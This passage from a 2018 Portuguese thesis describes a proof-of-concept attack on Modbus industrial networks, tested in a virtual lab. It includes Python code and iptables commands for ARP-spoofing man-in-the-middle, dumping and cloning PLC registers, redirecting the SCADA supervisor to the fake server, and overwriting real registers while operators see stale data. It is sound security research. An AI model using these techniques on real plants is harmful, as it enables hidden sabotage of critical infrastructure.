implementação do método *__test_conversation__* da classe *Scanner:*

```
def __test_conversation__(self, this_mac, m1_mac, m1_ip, m2_mac, m2_ip, dev):
        spoof = Spoof(this_mac, m1_mac, m1_ip, m2_mac, m2_ip, dev)
```

```
        spoof.start_mitm()
        log("executando o mitm")
        fil = "tcp dst port " + str(self.PORT)
        print fil
        saida = sniff(filter=fil,count=self.SNIFF_SAMPLE_COUNT,timeout=self.SNIFF_TIMEOUT)
        log("restabelecendo conexao entre pares")
        spoof.stop_mitm()
        print saida
        for pkt in saida:
            if self.__is_scada__(pkt,m1_ip):
                return True
        return False
```

Como o ataque parte do pressuposto que a máquina base está na mesma rede que as máquinas alvo, um ataque MITM por ARP *Spoof* se faz mais adequado (WEIDMAN, 2014). É necessário habilitar o encaminhamento de pacotes no *Kernel* do Sistema Operacional para que a comunicação trafegue pela máquina atacante e chegue ao destino. Nos sistemas LINUX, a funcionalidade pode ser configurada alterando o conteúdo do arquivo */proc/sys/ipv4/ip_forward* de 0 para 1.

```
def __enable_ip_forward__(self):
    commands.getoutput("echo '1' > /proc/sys/net/ipv4/ip_forward")
```

A classe *Spoof* foi implementada para executar ataques de ARP *Spoof* desviando as conexões para a máquina atacante através do envenenamento da tabela ARP dos sistemas alvos. Ao término do ataque, novas mensagem ARP são enviadas com os mapeamentos de endereço MAC corretos, restaurando as tabelas ARP dos sistemas para que o restabelecimento das conexões entre as máquinas atacadas seja imperceptível para os usuários dos sistemas.

Ao final do processo, foram reconhecidos os servidores e clientes Modbus na rede que serão atacados.

4.1.2 Escaneamento do Servidor Modbus

Após a etapa de reconhecimento da rede, os servidores e clientes Modbus presentes na rede foram identificados. O passo seguinte é o escaneamento dos endereços válidos de leitura e escrita de dados configurados para cada identificador de dispositivo escravo ativo no servidor Modbus.

A classe *ModbusScanner* foi implementada para identificar o conteúdo das quatro tipos de dados dos servidores Modbus: *Coil*, *Discrete Input*, *Holding Register* e *Input Register*. Por padrão, a classe é configurada para verificar os 1000 primeiros endereços de cada tipo de dado Modbus, mas pode ser modificada para ler qualquer intervalo de endereços por meio de parâmetros de configuração.

O método *scan_slaves* da classe *ModbusScanner* instancia um cliente Modbus TCP disponibilizado pela biblioteca *PyModbus* para acessar o servidor de endereço IP passado como parâmetro. Após estabelecer uma conexão com sucesso, é realizado a iteração sobre a lista de identificadores de dispositivos escravos também passada como parâmetro para o método *scan_slaves*. Para cada identificador s*lave_id*, o método de varredura de cada tipo de dado Modbus é chamado. Ao fim de todas as iterações de varredura, a conexão é fechada e uma estrutura de dados com o mapeamento de endereços válidos e os respectivos dados no momento da leitura é retornado pelo método com apresentado abaixo:

```
def scan_slaves(self,host,port= 502,slave_ids=[]):
      self.map={'hr':{},'ir':{},'co':{},'di':{}}
      self.client = ModbusTcpClient(host,port=port)
      if self.client.connect():
            log_string  =   "conectado  em  "  +  host  +  "  porta  "  +
str(port)
            log(log_string)
            for slave_id in slave_ids:
                  self.__scan_hr__(slave_id)
```

```
                self.__scan_ir__(slave_id)
                self.__scan_co__(slave_id)
                self.__scan_di__(slave_id)
        self.client.close()
        return self.map
```

Os métodos *__scan_hr__*, *__scan_ir__*, *__scan_co__* e *__scan_di__* são implementados de forma semelhante e cada um é responsável pela varredura de endereços de *Holding Register* , *Input Register*, *Coil* e *Discrete Input* respectivamente.

A varredura de endereços é implementada com o envio de uma mensagem Modbus de leitura para cada endereço do intervalo configurado. Caso o endereço esteja configurado, o servidor responde com um dado válido e o cliente Modbus da biblioteca *PyModbus* retorna uma instancia de classe com os dados disponíveis no endereço requisitado. No caso de um *Holding Register* por exemplo, o cliente Modbus retorna uma instancia da classe *ReadHoldingRegistersResponse*.

```
def __scan_hr__(self,slave_id):
    log("scannig holding registers")
    for i in range(self.hr_range):
        rr = self.client.read_holding_registers(i,1,unit=slave_id)
        if isinstance(rr, ReadHoldingRegistersResponse):
            self.map['hr'][i]=rr.getRegister(0)
```

4.1.3 Clonagem do Servidor Modbus

Ao fim do escaneamento, um retrato dos dados do servidor Modbus é obtido, funcionando como um *dump* das tabelas de dados do servidor em um dado momento. Dependendo do tipo de aplicação do servidor, os dados podem ser mais ou menos voláteis. Em aplicações em que os dados monitorados por um Sistema Supervisório variem lentamente, o mapeamento de memória pode ser utilizado para configurar um servidor Modbus falso com as mesmas configurações de memória do

servidor escaneado, mantendo valores condizentes com o esperado pelo Sistema Supervisório por um tempo indeterminado.

A classe *ModbusCloneServer* foi implementada para receber a estrutura de dados de mapeamento fornecido pela classe *ModbusScanner* como parâmetro e levantar um servidor Modbus com as mesmas configurações de memória.

Para configurar um servidor, foi utilizada a classe *ModbusServerContext* da biblioteca *PyModbus*, que permite a execução de um servidor Modbus com os endereços inicializados com os dados passados como parâmetro.

Para a execução do ataque, é necessário que o servidor clonado execute em um processo distinto do processo principal, sendo assim, os métodos *start* e *stop* foram incluídos na classe *ModbusCloneServer* para criar e destruir subprocessos para execução do servidor respectivamente.

4.1.4 Redirecionamento Do Tráfego Para Os Servidores Clonados

O objetivo final do ataque é fazer com que o Sistema Supervisório se conecte ao servidor clonado de forma que um operador observando o sistema não perceba perturbações no monitoramento. Após estabelecer uma conexão estável com o servidor forjado, o servidor real pode ser atacado, interferindo nos atuadores da planta industrial sem que o sistema supervisório detecte as perturbações ou gere alertas.

Para que o Sistema Scada seja induzido a se conectar no servidor falso, novamente um ataque de *ARP Spoof* será executado, dessa vez apenas no Sistema SCADA e não um ataque MITM como realizado anteriormente na fase de reconhecimento da rede.

Por padrão, o Sistema Operacional descartará pacotes com endereço IP de destino diferente do configurado na interface de rede ou tentará encaminhar o pacote caso o roteamento esteja habilitado. Para que o servidor forjado responda as requisições do Sistema SCADA endereçadas ao servidor real, uma regra de tradução de endereços (DNAT) deve ser adicionada ao filtro de pacotes nativo do SO. No caso do Linux, a configuração pode ser realizada no IPTABLES, um

programa disponível por padrão nas principais distribuições que permite a interação em nível de usuário com o filtro de pacotes *Netfilter,* implementado em nível de *kernel*. A regra que substitui o endereço IP de destino pelo endereço IP configurado na interface em que o servidor esta escutando antes do roteamento pode ser verificado a seguir:

```
iptables -t nat -A PREROUTING -p tcp -d <IP do servidor real> -j DNAT
--to <IP da interface local>
```

Para a configuração do filtro de pacotes em tempo de execução, a classe ataque implementa o método privado *__enable_firewall_rule__,* como pode ser verificado abaixo.

```
def __enable_firewall_rule__( self, this_ip, spoofed_server_ip ):
    firewall_rule = "iptables -t nat -A PREROUTING -p tcp -d "
    firewall_rule += spoofed_server_ip
    firewall_rule += " -j DNAT --to "
    firewall_rule += this_ip
    commands.getoutput(firewall_rule)
```

Com o servidor forjado escutando na porta TCP 502 e a regra de *firewall* habilitada, é executado o ataque de *ARP Spoof*. Se o ataque for bem sucedido, o Sistema Supervisório passará a enviar as requisições Modbus para o servidor forjado. Uma chamada ao método *sleep* do módulo *time,* nativo do *Python*, é executada para congelar a execução do processo corrente por alguns segundos para que o redirecionamento do tráfego para o servidor forjado esteja concluído antes de prosseguir com o ataque ao servidor Modbus real.

4.1.5 Sobrescrita Dos Registradores Dos Servidores Modbus

Novamente os dados de mapeamento do servidor alvo levantado anteriormente é utilizado, desta vez para executar um ataque preciso nos endereços válidos de registradores que aceitam requisições de escrita (*Holding Register* e *Coil*). Um novo cliente Modbus TCP é instanciado com a bliblioteca *PyModbus*, se conectando ao servidor enviando diversas requisições de escrita com valores

aleatórios.

5 ANÁLISE DE RESULTADOS

A implementação do ataque foi testada em um ambiente controlado para verificar a eficácia da técnica empregada e identificar dificuldades possivelmente encontradas em um ambiente similar a uma rede industrial real. Para isso, um cenário com máquinas virtuais foi desenvolvido e o programa explorando as vulnerabilidades do protocolo Modbus foi executado com monitoramento do tráfego gerado.

5.1 CENÁRIO DE TESTE

O cenário para testes é composto de quatro máquinas virtuais executadas com o virtualizador Oracle Virtual Box versão 5.2.12. Todas as máquinas estão conectadas na rede virtual 192.168.0.0/24, configurada no console do Virtual Box como Rede Interna de nome rede-op . A rede rede-op simula uma rede operacional de uma planta industrial. A máquina que servirá de base para o ataque possui uma interface de rede adicional configurada em modo NAT. As configurações das máquinas estão detalhadas no Quadro 4.

Quadro 4- Configuração das máquinas virtuais do cenário de teste

Nome	Sistema Operacional	Rede	MAC	IP
PLC	Debian 9	Rede-op	08:00:27:45:35:02	192.168.0.3
Scada	Debian 9	Rede-op	08:00:27:0a:89:01	192.168.0.2
Atacante	Debian 9	Rede-op	08:00:27:ad:bb:03	192.168.0.4
		NAT	08:00:27:11:c1:cb	10.0.3.15
Desconhecida	Windows 7	Rede-op	08:00:27:d5:b3:6b	192.168.0.5

FONTE: Autor (2018)


A máquina Scada executa o sistema de código aberto ScadaBR versão 0.9.1 na máquina virtual java versão 6. O ScadaBR fornece uma interface Web na porta 8080 por meio do servidor web Tomcat 6.

A máquina PLC executa o programa ModbusPal versão 1.6b, que simula um

PLC Modbus respondendo na porta TCP 502. Por meio de uma interface gráfica, o ModbusPal permite configurar dispositivos escravos definindo valores para diferentes endereços de Holding Registers e Coils.

Para o teste foram configurados no ModbusPal dois dispositivos escravos de identificadores 1 e 5 respectivamente. Para cada dispositivo escravo foram configurados os endereços de Holding registers de 1 a 10 e atribuídos valores conforme a Figura 13 .

Figura 13 - Configuração do servidor Modbus antes do teste



FONTE: Autor (2018)

O ScadaBR foi configurado para monitorar os endereços iniciados no ModbusPal com atualizações a cada 1 segundo. Um amostra do tráfego entre as máquinas pode ser visto na Figura 14. Qualquer modificação nos registradores ou indisponibilidade do Servidor Modbus será detectada no intervalo de até 1 segundo pelo ScadaBR e apresentado para o operador. A Figura 15 mostra a tela de monitoramento no ScadaBR.

Figura 14 - Comunicação Modbus entre o cliente e o servidor

```
Time          Source           Destination      Protocol    Length Info
540 10.911182 192.168.0.2      192.168.0.3      Modbus/TCP      78 Query: Trans:  4107; Unit:   5, Func:   3:

▸ Frame 540: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
▸ Ethernet II, Src: CadmusCo_0a:89:01 (08:00:27:0a:89:01), Dst: CadmusCo_ad:bb:03 (08:00:27:ad:bb:03)
▸ Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.3 (192.168.0.3)
▸ Transmission Control Protocol, Src Port: 46658 (46658), Dst Port: 502 (502), Seq: 1, Ack: 1, Len: 12
▾ Modbus/TCP
    Transaction Identifier: 4107
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 5
▾ Modbus
    Function Code: Read Holding Registers (3)
    Reference Number: 0
    Word Count: 8
```

FONTE: Autor (2018)

Figura 15 - Interface Web de monitoramento do ScadaBR

ScadaBR
powered by Serotonin's Mango M2M
Urgent
ScadaBR - Powered by Serotonin's Mango M2M
User: admin

Points: PLC-slave-1 - hr0, PLC-slave-1 - hr1, PLC-slave-1 - hr2, PLC-slave-1 - hr3, PLC-slave-1 - hr4, PLC-slave-1 - hr5, PLC-slave-1 - hr6, PLC-slave-1 - hr7, PLC-slave-1 - hr8, PLC-slave-5 - hr0, PLC-slave-5 - hr1, PLC-slave-5 - hr2, PLC-slave-5 - hr3, PLC-slave-5 - hr4, PLC-slave-5 - hr5, PLC-slave-5 - hr6, PLC-slave-5 - hr7, PLC-slave-5 - hr8

Watch list (unnamed)

Point	Value	Time
PLC-slave-1 - hr0	11.0	17:27:29
PLC-slave-1 - hr1	12.0	17:27:29
PLC-slave-1 - hr2	13.0	17:27:29
PLC-slave-1 - hr3	14.0	17:27:29
PLC-slave-1 - hr4	15.0	17:27:29
PLC-slave-1 - hr5	16.0	17:27:29
PLC-slave-1 - hr6	17.0	17:27:29
PLC-slave-1 - hr7	11.0	17:27:29
PLC-slave-1 - hr8	19.0	17:27:29
PLC-slave-5 - hr0	51.0	17:27:30
PLC-slave-5 - hr1	52.0	17:27:30
PLC-slave-5 - hr2	53.0	17:27:30
PLC-slave-5 - hr3	54.0	17:27:30
PLC-slave-5 - hr4	55.0	17:27:30

FONTE: Autor(2018)

5.2 PROVA DE CONCEITO

O código deve ser executado na máquina atacante como usuário privilegiado, pois necessita de uma série de ações restritas a usuários administradores, como envio de pacotes ARP e configurações de *firewall* local. Uma máquina para servir de base para este tipo de ataque já deve ser totalmente comprometida. A máquina utilizada como base para o ataque no cenário executa o Sistema Operacional Linux Debian 9. Nenhum conhecimento prévio sobre a rede é necessário, ao executar o código de ataque a primeira ação do programa é identificar as interfaces de redes

ativas e a configuração de rede de cada interface. Como pode ser verificado na Figura 16, foram identificados a interface enp0s3 com endereços IP e MAC 192.168.0.4 e 08:00:27:ad:bb:03 respectivamente e interface enp0s8 com endereço IP 10.0.3.15 e MAC 08:00:27:11:c1:cb.

Figura 16 - Informações sobre as interfaces de rede configuras na máquina atacante

```
root@debian-scadabr:~/Downloads# python tcc_v7.py
[{'ip': '192.168.0.4', 'mac': '08:00:27:ad:bb:03', 'mask': '255.255.255.0', 'cidr': '/24', 'dev': 'en
p0s3'}, {'ip': '10.0.3.15', 'mac': '08:00:27:11:c1:cb', 'mask': '255.255.255.0', 'cidr': '/24', 'dev'
: 'enp0s8'}]
[17:38:55.765274]:scanning iface enp0s3
[17:39:01.899411]:scanning iface enp0s8
```

FONTE: Autor (2018)

Com o conhecimento sobre o intervalo de endereços de cada rede, um escaneamento por meio de requisições ARP é realizado identificando as máquinas ativas nas redes. Caso uma máquina esteja ativa, um pacote TCP com a flag SYN ativada é enviado para a porta TCP 502 para verificar se um possível servidor Modbus escuta nessa porta. Na Figura 18 é possível verificar que segmentos TCP SYN foram enviados para 192.168.0.3, 192.168.0.5 e 192.168.0.2, porém apenas 192.168.0.3 respondeu com SYN/ACK indicando que a porta TCP 502 está aberta.

Figura 17 - Tráfego de escaneamento por requisições ARP

Time	Source	Destination	Protocol	Length	Info
0.202452	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.1? Tell 192.168.0.4
0.202550	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.6? Tell 192.168.0.4
0.202616	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.7? Tell 192.168.0.4
0.202682	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.8? Tell 192.168.0.4
0.202747	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.9? Tell 192.168.0.4
0.202811	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.10? Tell 192.168.0.4
0.202876	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.11? Tell 192.168.0.4
0.203070	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.14? Tell 192.168.0.4
0.203144	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.15? Tell 192.168.0.4
0.203208	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.16? Tell 192.168.0.4
0.203291	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.17? Tell 192.168.0.4
0.203357	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.18? Tell 192.168.0.4
0.203421	CadmusCo_ad:bb:03	Broadcast	ARP	42	Who has 192.168.0.19? Tell 192.168.0.4

FONTE: Autor(2018)

Figura 18 - Tráfego de escaneamento TCP SYN

Time	Source	Destination	Protocol	Length	Info
3.672141	192.168.0.4	192.168.0.3	TCP	58	38358→502 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3.672261	192.168.0.4	192.168.0.5	TCP	58	38358→502 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3.672334	192.168.0.4	192.168.0.2	TCP	58	38358→502 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3.672389	192.168.0.3	192.168.0.4	TCP	60	502→38358 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460

FONTE: Autor (2018)

Durante o escaneamento o programa monta uma estrutura de dados com as informações obtidas e para cada máquina respondendo na porta TCP 502. Um teste

é realizado para verificar se alguma outra máquina ativa está se comunicando o com potencial PLC na porta TCP 502.

O teste é realizado por meio de um ataque de Men-In-The-Middle e o tráfego é inspecionando por um período de tempo a fim de verificar a existência da comunicação. No tráfego interceptado, como mostra a Figura 19, é possível identificar que o IP 192.168.0.2 envia seguimentos TCP da porta 47126 para a porta TCP 502 do IP 192.168.0.3.

Figura 19 - Tráfego interceptado para confirmação de conversação entre o cliente e os servido Modbus

No.	Time	Source	Destination	Protocol	Length	Info
22586	127.078498	192.168.0.2	192.168.0.3	TCP	74	47126→502 [SYN] Seq=0 Win=29200 Len=0 MS
22588	127.078887	192.168.0.2	192.168.0.3	TCP	66	47126→502 [ACK] Seq=1 Ack=1 Win=29312 Le
22589	127.079188	192.168.0.2	192.168.0.3	Modbus/TCP	78	Query: Trans: 2320; Unit: 1, Func:
22592	127.080126	192.168.0.2	192.168.0.3	TCP	66	47126→502 [ACK] Seq=13 Ack=28 Win=29312
22593	127.129746	192.168.0.2	192.168.0.3	TCP	66	47126→502 [FIN, ACK] Seq=13 Ack=28 Win=
22595	127.130129	192.168.0.2	192.168.0.3	TCP	66	47126→502 [ACK] Seq=14 Ack=29 Win=29312

FONTE: Autor (2018)

O ataque de Men-In-The-Middle é realizado com o envio de resoluções ARP para as duas máquinas envolvidas na comunicação informando para cada máquina que a outra possui o MAC do atacante. Dessa forma a máquina 192.168.0.2 acredita que 192.168.0.3 possui endereço MAC 08:00:27:ad:bb:03 e envia as mensagens para a máquina atacante, que intercepta os pacotes e encaminham para o destino verdadeiro. Da mesma forma ocorre com a comunicação de 192.168.0.3 para 192.168.0.2. Ao término do ataque, a máquina atacante envia uma série de resoluções ARP com os endereços MAC verdadeiros para as máquinas envolvidas para que a comunicação direta entre elas seja restabelecida sem interrupção do tráfego. Amostras de tráfego do ataque e do restabelecimento das tabelas ARP podem ser examinadas nas Figuras 20 e 21

Figura 20 - Tráfego de ataque Men-In-The-Middle por ARP Spoof

No.	Time	Source	Destination	Protocol	Length	Info
531	10.810691	CadmusCo_ad:bb:03	CadmusCo_45:35:02	ARP	42	192.168.0.2 is at 08:00:27:ad:bb:03
532	10.816874	CadmusCo_ad:bb:03	CadmusCo_0a:89:01	ARP	42	192.168.0.3 is at 08:00:27:ad:bb:03

FONTE: Autor (2018)

Figura 21 - Tráfego ARP para restabelecimento das tabelas ARP das máquinas atacadas

No.	Time	Source	Destination	Protocol	Length	Info
548	10.923071	CadmusCo_0a:89:01	CadmusCo_45:35:02	ARP	42	192.168.0.2 is at 08:00:27:0a:89:01
549	10.926020	CadmusCo_45:35:02	CadmusCo_0a:89:01	ARP	42	192.168.0.3 is at 08:00:27:45:35:02
594	11.930762	CadmusCo_0a:89:01	CadmusCo_45:35:02	ARP	42	192.168.0.2 is at 08:00:27:0a:89:01
595	11.932352	CadmusCo_45:35:02	CadmusCo_0a:89:01	ARP	42	192.168.0.3 is at 08:00:27:45:35:02

FONTE: Autor (2018)

Como esperado, foi identificado que o IP 192.168.0.2 responde na porta 502 e mais duas máquinas foram identificadas, 192.168.0.3 e 192.168.0.5. Como pode ser observado na Figura 22, foram interceptados 5 pacotes TCP no teste de conversação entre 192.168.0.2 e 192.168.0.3, porém nenhum pacote foi interceptado para o teste entre 192.168.0.2 e 192.168.0.5.

Figura 22 - Verificação dos clientes Modbus

```
[17:39:08.186584]:testing conversation 192.168.0.2 -> 192.168.0.3
[17:39:08.186993]:executando o mitm
tcp dst port 502
[17:39:08.612349]:restabelecendo conexao entre pares
<Sniffed: TCP:5 UDP:0 ICMP:0 Other:0>
[17:39:18.729408]:positive
[17:39:18.729505]:testing conversation 192.168.0.5 -> 192.168.0.3
[17:39:18.729784]:executando o mitm
tcp dst port 502
[17:39:28.766114]:restabelecendo conexao entre pares
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:0>
```

FONTE: Autor (2018)

Identificado que um servidor Modbus executa em 192.168.0.2 e que o principal cliente é 192.168.0.3, o escaneamento das tabelas de Holding Register, Coil, Discrete Input e Input Register é executado. Uma saída na tela exibe todas as informações que foram levantadas para cada interface. Como pode ser verificado na Figura 23, para a interface enp0s3 foram identificados 3 hosts ativos, sendo o 192.168.0.2 identificado como um sistema Scada e o 192.168.0.3 identificado como um PLC com dispositivos escravos de identificadores 1 e 5 ativos, cada um com 10 endereços de Holding Register ativos, bem como os dados presentes em cada endereço no momento do escaneamento. Também são apresentados os resultados obtidos a interface enp0s8, porém nenhum servidor Modbus foi identificado para esta interface.

Figura 23 - Resultado do escaneamento das máquinas

```
                   resultado
--------------------------------------------------------
dev  :enp0s3
ip   :192.168.0.4
mac  :08:00:27:ad:bb:03
mask :255.255.255.0
cidr :/24
plcs :[
   {
     addr  :{'mac': '08:00:27:45:35:02', 'ipv4': '192.168.0.3'}
     slaves:
     1:
       ir:{}
       hr:{0: 11, 1: 12, 2: 13, 3: 14, 4: 15, 5: 16, 6: 17, 7: 18, 8: 19, 9: 110}
       co:{0: True, 1: False, 2: True, 3: False, 4: True}
       di:{}
     5:
       ir:{}
       hr:{0: 51, 1: 52, 2: 53, 3: 54, 4: 55, 5: 56, 6: 57, 7: 58, 8: 59, 9: 510}
       co:{0: False, 1: True, 2: False, 3: True, 4: False}
       di:{}
     scada:{'addr': {'mac': '08:00:27:0A:89:01', 'ipv4': '192.168.0.2'}}
   }
]
```

FONTE: Autor (2018)

As informações adquiridas sobre o servidor Modbus são usadas para configurar um servidor na máquina atacante com o estado das tabelas de dados idêntico ao do servidor real no momento do escaneamento.

Figura 24 - Inicio do ataque ao servidor Modbus

```
alvo:
{'mac': '08:00:27:45:35:02', 'ipv4': '192.168.0.3'}
[17:40:57.802495]:start modbus clone server
[17:40:57.803277]:enable firewall rules
[17:41:04.822509]:star mitm attack
[17:41:09.824707]:start attack
terminar ataque?
```

FONTE: Autor (2018)


Com o servidor clonado iniciado, o tráfego de 192.168.0.2 endereçado ao servidor 192.168.0.3 passa a ser direcionado para a máquina atacante por meio de um ataque de envenenamento da tabela ARP do cliente Modbus. A máquina atacante passa a enviar resoluções ARP informando que o endereço MAC de 192.168.0.3 é o endereço MAC do atacante, 08:00:27:ad:bb:03. Dessa forma o cliente passa a enviar os dados para o MAC do atacante acreditando que seja o MAC de 192.168.0.3. O servidor clonado responde as requisições com os dados colhidos segundos atrás, de forma que o sistema SCADA continua a apresentar os mesmos dados na interface web, sem gerar qualquer tipo de alerta.

Figura 25 - SCADABR monitorando o servidor Modbus forjado

FONTE: Autor (2018)

Com o sistema ScadaBR monitorando o servidor Modbus clonado, o servidor real está livre para ser atacado com uma série de requisições de escrita. A Figura 26 mostra o estado dos registradores durante o ataque no ModbusPal. Os dados sobrescritos não são identificados pelo ScadaBR.

Figura 26 - Dados do servidor Modbus sobrescritos durante o ataque



FONTE: Autor (2018)

Ao pressionar a tecla Enter para finalizar o ataque, a tabela ARP da máquina

SCADA é restabelecida e passa a monitorar o servidor correto, exibindo os dados atualizados.

Figura 27 - SCADABR monitorando os dados sobreescritos do servidor Modbus após o término do ataque

User:

Points

- PLC - slave1 - hr0
- PLC - slave1 - hr1
- PLC - slave1 - hr2
- PLC - slave1 - hr3
- PLC - slave1 - hr4
- PLC - slave1 - hr5
- PLC - slave1 - hr6
- PLC - slave1 - hr7
- PLC - slave1 - hr8
- PLC - slave5 - hr0
- PLC - slave5 - hr1
- PLC - slave5 - hr2
- PLC - slave5 - hr3
- PLC - slave5 - hr4
- PLC - slave5 - hr5
- PLC - slave5 - hr6
- PLC - slave5 - hr7
- PLC - slave5 - hr8

Watch list (unnamed)

Point	Value	Time
PLC - slave1 - hr0	35.0	20:12:29
PLC - slave1 - hr1	35.0	20:12:29
PLC - slave1 - hr2	95.0	20:12:29
PLC - slave1 - hr3	86.0	20:12:29
PLC - slave1 - hr4	71.0	20:12:29
PLC - slave1 - hr5	92.0	20:12:29
PLC - slave1 - hr6	61.0	20:12:29
PLC - slave1 - hr7	19.0	20:12:29
PLC - slave1 - hr8	55.0	20:12:29
PLC - slave5 - hr0	23.0	20:12:29
PLC - slave5 - hr1	79.0	20:12:29
PLC - slave5 - hr2	32.0	20:12:29
PLC - slave5 - hr3	16.0	20:12:29

FONTE: Autor (2018)

6 CONCLUSÃO

A prova de conceito demonstrou que apenas uma máquina infectada em uma rede Modbus é capaz de manipular os demais dispositivos, permitindo sabotagem de uma planta industrial. A técnica abordada permite a execução de ataques aos servidores Modbus ofuscando a detecção de anomalias pelo Sistemas Supervisórios.

A inexistência de mecanismos de autenticação na comunicação entre as máquinas da rede permite que uma aplicação não autorizada obtenha controle de dispositivos Modbus, lendo e escrevendo dados sem qualquer restrição. Além das vulnerabilidades do protocolo Modbus, o mesmo tipo de fragilidade presente no protocolo ARP foi utilizado para redirecionar o tráfego das outras máquinas da rede para a máquina atacante.

O tipo de ataque abordado apresenta como limitação a necessidade de execução com privilégios elevados e da presença da máquina infectada na mesma rede TCP/IP das máquinas atacadas. Vale ressaltar que a implementação abordada neste trabalho faz uso de algumas características particulares de sistemas operacionais Linux, como a configuração do filtro de pacotes IPTables. Para execução em outros ambientes algumas adaptações no código devem ser realizadas.

A codificação da prova de conceito em Python visou o melhor entendimento da implementação, utilizando uma linguagem de alto nível, com diversas bibliotecas e estruturação do código em classes. Para uma aplicação de exploração real, diversas otimizações deveriam ser realizadas. Como proposta de trabalhos futuros, os conceitos utilizadas nesta implementação podem ser utilizados na codificação de um artefato compilado estaticamente, permitindo a execução sem dependências de bibliotecas externas.

Outros fatores a serem trabalhos futuramente são os vetores de infecção e elevação de privilégios necessários na execução do artefato.

REFERÊNCIAS BIBLIOGRÁFICAS

ACKERMAN, Pascal. **Industrial Cybersecurity**: efficiently secure critical infrastructure system. Birmingham, UK: Packt, 2017. 449 p.

ALVES, Thiago.et al. **Virtualization of SCADA testbeds for cybersecurity research**: a modular approach. Department of Electrical and Computer Engineering, University of Alabama in Huntsville, United States, 2018.

BRASIL. Presidência da República. Gabinete de Segurança Institucional. Departamento de Segurança da Informação e Comunicações. **Livro verde**: segurança cibernética no Brasil. Brasília: GSIPR/SE/DSIC, 2010. 63 p.

